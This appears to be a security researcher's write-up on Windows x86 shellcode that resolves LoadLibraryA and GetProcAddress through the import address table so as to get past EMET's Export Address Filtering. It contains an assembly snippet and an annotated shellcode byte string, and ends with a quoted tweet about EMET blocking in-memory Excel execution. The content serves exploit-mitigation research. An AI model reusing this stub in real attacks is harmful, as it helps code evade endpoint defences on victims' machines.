
http://www.hick.org/code/skape/papers/win32-shellcode.pdf

http://phrack.org/issues/63/15.html

```
;----------SNIP------------------------------------------
;following example gets LoadLibraryA address from IAT

IMAGEBASE              equ 00400000h

mov ebx,IMAGEBASE
mov eax,ebx
add eax,[eax+3ch]                         ; PE header

mov edi,[eax+80h]                         ; import RVA
add edi,ebx                               ; normalize
xor ebp,ebp

mov edx,[edi+10h]                         ; pointer to addresses
add edx,ebx                               ; normalize

mov esi,[edi]                             ; pointer to ascii strings
add esi,ebx                               ; normalize

@loop:
mov eax,[esi]
add eax,ebx
add eax,2
cmp dword ptr [eax],'daoL'                ; is this LoadLibraryA?
jne @l

add edx,ebp                               ; normalize
mov edx,[edx]                             ; edx=address of
int 3                                     ; LoadLibraryA

@l:
add ebp,4                                 ; increase counter
add esi,4                                 ; next name
jmp @loop                                 ; loop it

;----------SNIP------------------------------------------
```




```
"\x31\xd2"                       # xor edx, edx                             ;prep edx for use
"\x64\x8b\x52\x30"               # mov edx, dword ptr fs:[edx + 0x30]       ;PEB
"\x8b\x52\x08"                   # mov edx, dword ptr [edx + 8]             ;PEB.imagebase
"\x8b\xda"                       # mov ebx, edx                             ;Set ebx to imagebase
"\x03\x52\x3c"                   # add edx, dword ptr [edx + 0x3c]          ;"PE"
"\x8b\xba\x80\x00\x00\x00"       # mov edi, dword ptr [edx + 0x80]          ;Import Table RVA
"\x03\xfb"                       # add edi, ebx                             ;Import table in memory offset

#findImport:
"\x8b\x57\x0c"                   # mov edx, dword ptr [edi + 0xc]           ;Offset for Import Directory Table Name RVA
"\x03\xd3"                       # add edx, ebx                             ;Offset in memory
"\x81\x3a\x4b\x45\x52\x4e"       # cmp dword ptr [edx], 0x4e52454b          ;cmp nrek
"\x75\x09"                       # JE short
"\x81\x7A\x04\x45\x4C\x33\x32"   # CMP DWORD PTR DS:[EDX+4],32334C45        ;cmp el32
"\x74\x05"                       # je 0x102f                                ;jmp saveBase
"\x83\xc7\x14"                   # add edi, 0x14                            ;inc to next import
"\xeb\xe5"                       # jmp 0x101d                               ;Jmp findImport

#saveBase:
"\x57"                           # push edi                                 ;save addr of import base
"\xeb\x3e"                       # jmp 0x106e                               ;jmp loadAPIs
```



```
#setBounds:
#;this is needed as the parsing could lead to eax ptr's to unreadable addresses
"\x8b\x57\x10"                  # mov edx, dword ptr [edi + 0x10]       ;Point to API name
"\x03\xd3"                      # add edx, ebx                          ;Adjust to in memory offset
"\x8b\x37"                      # mov esi, dword ptr [edi]              ;Set ESI to the Named Import base
"\x03\xf3"                      # add esi, ebx                          ;Adjust to in memory offset
"\x8b\xca"                      # mov ecx, edx                          ;Mov in memory offset to ecx
"\x81\xc1\x00\x00\xff\x00"      # add ecx, 0xFF0000                     ;Set an upper bounds for reading
"\x33\xed"                      # xor ebp, ebp                          ;Zero ebp for thunk offset

#findAPI:
"\x8b\x06"                      # mov eax, dword ptr [esi]              ;Mov pointer to Named Imports
"\x03\xc3"                      # add eax, ebx                          ;Find in memory offset
"\x83\xc0\x02"                  # add eax, 2                            ;Adjust to ASCII name start
"\x3b\xc8"                      # cmp ecx, eax                          ;Check if over bounds
"\x72\x18"                      # jb 0x1066                             ;If not over, don't jump to increment
"\x3b\xc2"                      # cmp eax, edx                          ;Check if under Named import
"\x72\x14"                      # jb 0x1066                             ;If not over, don't jump to increment
"\x3e\x8b\x7c\x24\x04"          # mov edi, dword ptr ds:[esp + 4]       ;Move API name to edi
"\x39\x38"                      # cmp dword ptr [eax], edi              ;Check first 4 chars
"\x75\x0b"                      # jne 0x1066                            ;If not a match, jump to increment
"\x3e\x8b\x7c\x24\x08"          # mov edi, dword ptr ds:[esp + 8]       ;Move API 2nd named part to edi
"\x39\x78\x08"                  # cmp dword ptr [eax + 8], edi          ;Check next 4 chars
"\x75\x01"                      # jne 0x1066                            ;If not a match, jump to increment
"\xc3"                          # ret                                   ;If a match, ret


#Increment:
"\x83\xc5\x04"                  # add ebp, 4                            ;inc offset
"\x83\xc6\x04"                  # add esi, 4                            ;inc to next name
"\xeb\xd5"                      # jmp 0x1043                            ;jmp findAPI

#loadAPIs
"\x68\x61\x72\x79\x41"          # push 0x41797261                       ;aryA
"\x68\x4c\x6f\x61\x64"          # push 0x64616f4c                       ;Load
"\xe8\xb3\xff\xff\xff"          # call 0x1032                           ;call setBounds
"\x03\xd5"                      # add edx, ebp                          ;In memory offset of API thunk
"\x83\xc4\x08"                  # add ESP, 8                            ;Move stack to import base addr
"\x5f"                          # pop edi                               ;restore import base addr for parsing
"\x52"                          # push edx                              ;save LoadLibraryA thunk address on stack
"\x68\x64\x64\x72\x65"          # push 0x65726464                       ;ddre
"\x68\x47\x65\x74\x50"          # push 0x50746547                       ;Getp
"\xe8\x9d\xff\xff\xff"          # call 0x1032                           ;call setBounds
"\x03\xd5"                      # add edx, ebp                          ;
"\x5d"                          # pop ebp                               ;
"\x5d"                          # pop ebp                               ;
"\x5b"                          # pop ebx                               ;Pop LoadlibraryA thunk addr into ebx
"\x8b\xca"                      # mov ecx, edx                          ;Move GetProcaddress thunk addr into ecx
)
# LOADLIBA in EBX
# GETPROCADDR in ECX
```

Emailed the EMET Team

¯_(ツ)_/¯



Casey Smith
@subTee

Follow

Reminder:
EMET EAF Mitigations Will block the In Memory Excel Executions
I was talking about earlier
cc: @Cneelis

EMET 5.5

EMET detected **EAF** mitigation and will close the application: **EXCEL.EXE**

RETWEETS 8 LIKES 16

2:50 PM - 10 Feb 2016

8 16

